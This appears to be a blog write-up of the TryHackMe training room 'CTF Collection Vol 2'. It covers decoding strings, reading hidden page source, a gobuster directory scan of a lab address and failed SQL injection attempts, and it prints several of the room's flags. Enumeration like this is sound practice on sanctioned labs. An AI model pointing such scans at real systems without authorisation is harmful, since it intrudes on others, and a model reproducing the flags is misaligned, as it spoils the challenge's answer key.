
CTF-COLLECTION-VOLUME 2

5kullk3r
Follow
10 min read
.
Jul 8, 2025




Hello everyone! This is a medium-level room from the TryHackMe platform titled "**CTF Collection Vol 2**", shoutout to DesKel for putting this amazing room out It was actually super fun working on this


I hope this write-up helps guide you through the process!

I have also put the flags in order towards the end

My goal is to help you understand each step and provide clear explanations so that anyone, whether a beginner or experienced, can follow along and understand the reasoning behind each action. I hope this write-up makes the process smoother and easier to grasp.

Enough talk — let's dive right in, and I hope you enjoy the journey! :)


ME AFTER I COMPLETE A
HANDFUL OF EASY CTF CHALLENGES
HACKERMAN
imgflip.com



After loading the page, I first started scrolling through the page and a **shiny red button** caught my eye.


Clicking it opened a new tab — and **bam**, flag #1 appeared:


Congratulation!You just ended the world

Happy? Take the egg now. Easter 13: THM{1_c4n'7_b3l13v3_17}

THM{1_c4n’7_b3l13v3_17} — -> Easter 13

Next the classic! I checked the /robots.txt crawlers and I came across a hex string and simple decode through CyberChef and I get the flag:







THM{4u70b07_r0ll_0u7} — -> Easter 1

Above that hex, I discovered a mysterious Base64 string.


After **four rounds of decoding**, I got `DesKel_secret_base`.



Visiting that path led me to a secret image of the SUPREME LEADER.



Inspecting the page I uncovered the next flag:




```
<html>
    <head>
        <title> A slow clap for you</title>
        <h1 style="text-align:center;">A slow clap for you</h1>
    </head>

    <body>
    <p style="text-align:center;"><img src="kim.png"/></p>
    <p style="text-align:center;">Not bad, not bad.... papa give you a clap</p>
    <p style="text-align:center;color:white;">Easter 2: THM{f4ll3n_b453}</p>
    </body>

</html>

```


THM{f4ll3n_b453} — -> Easter 2

Next as per the Easter 4 hint I ran the dir buster using

common.txt wordlist



gobuster dir -u http://10.10.98.47/ -w common.txt





That led me to `/small`, where I struck gold and got the flag for Easter 19:

THM{700_5m4ll_3yy} — -> Easter 19

Then accessing /login, I tried typical SQLi tricks — but no dice.

The flag was hiding **in the HTML source instead**:


10.10.98.47/login/
Just an ordinary login form!
You don't need to register yourself
Username:
Password:
Login
Skidy still a nice guy!!! Btw, wrong password


view-source:http://10.10.98.47/login/
<!DOCTYPE html PUBLIC"-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd"
<html>
<head>
<meta content="text/html;charset=utf-8" http-equiv="Content-Type">
<meta content="utf-8" http-equiv="encoding">
<p hidden>Seriously! You think the php script inside the source code? Pfff.. take this easter 3: THM{y0u_c4n't_533_m3}
<title>Can you find the egg?</title>
<h1>Just an ordinary login form!</h1>
</head>
<body>
You don't need to register yourself

